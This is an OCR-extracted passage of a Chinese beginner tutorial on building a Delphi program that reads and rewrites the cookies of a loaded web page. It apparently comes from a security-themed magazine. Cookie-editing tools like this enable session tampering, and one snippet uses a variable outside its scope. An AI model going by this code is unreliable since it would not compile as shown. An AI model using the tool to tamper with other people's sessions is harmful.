



图 10





图 8

就可以写下我们的代码，让计算机根据我们的思路和想法去工作！

要修改 Cookie，我们需要用到一个 document 对象。熟悉网页编程的朋友应该知道 window 和 document 对象，前面一个可以控制浏览器窗口，后面一个可以用来控制文档的内容！为了获得这个对象，我们需要在 uses 语句的最后加入 **MSHTML;**，如图 10。

有过 VB 基础的朋友应该知道 VB 是事件驱动的编程语言，也就是说当我们编程时，是在相应的事件过程中写下我们的程序代码！在 Delphi 中也相仿，比如在窗体设计器中双击 button 按钮，就会自动出现如下代码，这段代码会在 Button1 按钮被单击的时候执行，就是我们所说的按钮单击事件。




图 11

```
procedure TForm1.Button1Click(Sender: TObject);
begin
end;
```

而刚才我们双击 Form1 窗体时，出现的则是：

```
procedure TForm1.FormCreate(Sender: TObject);
begin
end;
```

这个是在 Form1 窗体被创建的时候执行，也就是窗体创建事件！我们平时双击打开一个程序，就会触发窗体的创建事件。

如果我们想在单击按钮的时候打开编辑框中的站点，就可以在“begin...end;”之间加入代码 **Webbrowser1.Navigate (edit1.Text);**。此处完整代码如下：

```
procedure TForm1.Button1Click(Sender: TObject); //在按钮被单击后，程序要做的事情！
begin
  Webbrowser1.Navigate(edit1.Text);  //这句就可以打开我们在编辑框中输入的站点
end;
```

现在我们来获取访问一个 web 页面时的 cookie！首先大家来看一张 Document 的拓扑图，如图 11。

从图 11 中可以看出，要获得 document 对象我们首先得通过 webbrowser 这个 VCL。所以，要想获得 document 我们首先要声明如下这个对象。

```
var
  doc:ihtmldocument2;
```

**注意：**

1.Delphi 中变量一定要先声明才能使用，否则编译器会报错；

2.Delphi 中的赋值语句是“:=”，而不是一般的“=”；

3.Delphi 语句结束后要用“;”结尾！

这三点一定要记住，否则编译器就会和我们“叫劲”的。

然后可以使用 **Doc:=Webbrowser1.Document as IHTMLDocument2;** 这句来获得 document 对象（这句不好讲清楚，要是各位的记忆力还不错，就强迫大脑死记硬背！其作用就是获得一个 document 对象）！在获得 Document 对象后，我们就可以得到 cookie 对象了：doc.cookie！

为了更好的理解，我们还是来看一个操作实例！比如要在 edit2 中显示出当前浏览的站点的 cookie，可以这样写：**edit2.text:=doc.cookie;**。我们可以把这句代码放在一个按钮的单击事件中，不过，理想化的事件还是 WebBrowser 组件的 DocumentComplete 事件，翻译过来也就是文档显示完毕！




图 12




图 13

我们如何找到这个事件呢？在对象监视窗口中的 Event 页找到刚才的 Document Complete 事件，如图 12，双击，Delphi 自动会在代码窗口生成相关的事件过程代码，我们要做的就是在“begin...end;”间写入我们的代码！

```
procedure TForm1.WebBrowser1DocumentComplete(Sender: TObject;
  const pDisp: IDispatch; var URL: OleVariant); //网页文件显示和下载完毕
var
  Doc: IHTMLDocument2;    //在delphi中和C是一样的，变量一定要先声明，然后才可以使用！
  //这里是定义了一个ihtmldocument2对象，这个对象有一个子集合，可以获得和修改cookie信息！
begin
  begin
  Doc:=Webbrowser1.Document as IHTMLDocument2;   //获得一个ihtmldocument2对象
     edit2.Text:=Doc.cookie;  //doc.cookie就是页面的cookie信息了，用赋值语句赋给edit2
    end;
  end;
```

这样 cookie 就被赋值给了 edit2，最后我们编写 button2 按钮的单击事件，使单击按钮时可以修改当前页面的 cookie 信息，代码如下：

```
procedure TForm1.Button2Click(Sender: TObject);
begin
Doc.cookie:=edit2.Text;  //把编辑框中的内容赋给cookie，也
```

```
就是修改了cookie信息!
    Webbrowser1.Refresh;      //修改了cookie后，要用浏览器刷新一下!
end;
```

代码已经写完了，我们来编译它。首先在Project（工程）菜单中找到Options（选项）子菜单，如图13。

然后会弹出一个工程选项对话框，找到其中的Directory/Conditionals（目录/环境）标签页，在Output directory后面选择好要输出的可执行文件的目录，我选择的是桌面，单击Ok按钮关闭对话框，如图14。





图14

现在就可以编译我们的程序了。还是在Project菜单中，单击Compile All Projccts（编译所有工程），就可以看到在桌面上多出了一个EXE结尾的可执行文件，如图15。


图15

文章结束了，相信大家对于Delphi下的编程都有了最基础的了解了吧！其实编程就是一点一滴的累积，希望喜欢编程的朋友要善于实践和复习，那样，自己的编程水平才会逐渐的提高！

# 打造通杀加密网页的利器

亦海

